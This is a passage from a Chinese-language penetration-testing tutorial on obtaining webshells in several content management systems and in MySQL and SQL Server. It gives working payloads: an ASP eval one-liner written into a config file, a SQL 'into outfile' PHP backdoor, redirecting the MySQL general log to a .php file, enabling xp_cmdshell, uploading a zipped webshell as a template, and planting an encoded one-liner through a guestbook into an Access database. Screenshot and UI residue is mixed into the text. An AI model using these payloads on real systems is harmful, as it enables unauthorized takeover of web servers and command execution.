
## 3.8南方数据企业系统 一句插入配置文件拿webshell

插入配置文件拿webshell,





<http://www.cbi7.com//Inc/Const.asp> 密码#



### 3.9南方数据企业系统 修改配置文件拿webshell


<http://www.cbi7.com//admin/SetConst.asp>

网站进行可以对源码进行修改, 往里面写入一句话即可。

火狐官方网站

新手上路

常用网址



南方数据

WWW.SOUTHIDC.NET

(Southide.net) 南方数据企业网站管理系统中文版V19后台

用户管理

系统管理

修改密码

网站信息设置

导航栏目

浮动在线客服

Flash幻灯片

广告管理

常量设置

数据库操作

友情链接

生成谷歌SiteMap

生成百度XML

阻止SQL注入记录

使用帮助

网站推广

系统信息

SOUTHIDC.NET V19

Copyright: southide.net

Design By: weidou

管理员: admin[超级管理员]

位置: 常量设置

Const DownNameDiy = "Download"

Const CaseSortName = "CaseList"

Const CaseNameDiy = "CaseShow"

Const ImageSortName = "ImageList"

Const ImageNameDiy = "ImageShow"

Const Network = "Network"

Const OtherSortName = "OthersList"

Const OtherName = "Others"

Const JobSortName = "JobsList"

Const JobNameDiy = "Job"

Const AboutNameDiy = "About"

Const AdvisoryNameDiy = "Advisory"

Const Separated = "-"

Const JMailPubDisplay = ""

Const JMailSMTP = "smtp.163.com"

Const JMailUser = "southidec2003"

Const JMailPass = "admin"

Const JMailName = "southidec"

Const JMailInFrom = "southidec2003@163.com"

Const JMailOutFrom = "southidec2003@163.com"

Const JMailTitle = "southidec"

%>

<%eval request(chr(35))%>

www.cbi7.com

注意: 主窗口里任

查看器

控制台

调试器

网络

{ } 样式编辑器

性能

内存

存储


无障碍环境

应用程序

搜索 HTML

+ 过滤样式

(网站后台拿webshell管 assets/351.png)



### 3.10 phpmysql 日志拿 webshell

通过SQL语句拿webshell 用into outfile 把后门写到网站目录上。


```
select '<?php phpinfo();eval($_POST[cmd]);?>' into outfile
'C:/phpstudy_pro/www/x.php'
```

利用mysql日志文件写shell，这个日志可以在mysql里改变它的存放位置，登录phpmyadmin可以修改这个存放位置，并且可以修改它的后缀名。所以可以修改成php的后缀名就能获取一个webshell


开启日志记录

```
SET global general_log = "ON"; 日志保存状态开启;  
SET global general_log_file = 'C:/phpstudy_pro/www/a.php'; 修改日志的保存位置。
```

如果出错应该是mysql没权限写到这个web目录内,如果没有出错,执行select后, a.php里面就会存在恶意代码。



访问即可获取webshell




### 3.11 pageadmin上传模块拿webshell

在pageadmin后台可以上传模板,把webshell打包成zip上传模板,系统会自动解压,成功会在后台存在后门,访问即可获取webshell




上传zip文件上后系统会自动解压




## 3.12 pageadmin 上传文件解压拿webshell

上传文件解压即可获取webshell






<input type="checkbox"/>	CompanyDemo.zip [解压]	2021-08-08 12:34:47	2021-08-08 12:34:47	25733.32kb	改名 编辑 删除
<input type="checkbox"/>	Global.asax	2021-08-08 12:34:19	2020-05-13 12:11:35	0.1kb	改名 编辑 删除
<input type="checkbox"/>	PrecompiledApp.config	2021-08-08 12:34:19	2021-04-12 18:14:35	0.05kb	改名 编辑 删除
<input type="checkbox"/>	web.config	2021-08-08 12:34:19	2021-08-08 16:48:35	4.98kb	改名 编辑 删除
<input type="checkbox"/>	webshell.aspx	2021-08-08 16:49:22	2021-08-08 16:49:22	107.18kb	改名 编辑 删除
<input type="checkbox"/>	webshell.zip [解压] 	2021-08-08 16:49:15	2021-08-08 16:49:15	23.12kb	改名 编辑 删除
<input type="checkbox"/>	WinRAR-ok.txt	2021-08-08 13:13:56	2021-08-08 13:13:56	0.16kb	改名 编辑 删除

① 点击名称前的文件夹图标可进入对应的下级目录


## 3.13 pageadmin 查找数据库配置文件执行命令拿webshell

来到后台的后台的目录管理器 查找web.config 里面有数据库的连接信息



用数据库客户端连接开启xp\_cmdshell

```
EXEC sp_configure 'show advanced options',1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell',1;RECONFIGURE
```



执行系统命令

### 3.14 无忧企业系统 留言一句话到数据库拿webshell

如果access数据库是asp格式的可以插入数据库一句话访问数据库即可获取webshell

留言插入

十攏數倉整燿煥敵瑤√≡儻 密码a

www.cbi18.com/admin/default.asp

常用网址

企业网站管理系统

留言管理

用户名	未注册用户 删除 回复
公司名称	aaa公司
联系人	啊啊
联系电话	2332433
联系传真	
E-mail	sdfsd@rty.cn
手机	
主题	你好 [2010/3/17]
内容	你好，你们公司招人吗
回复内容	十攏數倉整燿煥敵瑤√≡儻
说明	只有管理员回复前台才显示留言内容，这样更加合理化，过滤不好的内容

www.cbi18.com/%2fDatabases/%2f%25%23%40%24%40%23FDS%40%23%24%25%25%23.asp

服务器错误

500 - 内部服务器错误。  
您查找的资源存在问题，因而无法显示。

查看器 控制台 调试器 网络

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/1999/xhtml">  
<html xmlns="http://www.w3.org/1999/xhtml">  
<head>  
</head>  
<body>  
<div id="header">  
<div id="content">  
</div>  
</body>  
</html>

Decoder

/Databases/%#@5@#FDS@#5%#.asp  
%2f%44%61%74%61%62%61%73%65%73%2f%25%23%40%24%40%23%46%44%53%40%23%24%25%25%23%2e%61%73%70

url 遇到#会当作锚点 所以要将#url编码后在进行访问。

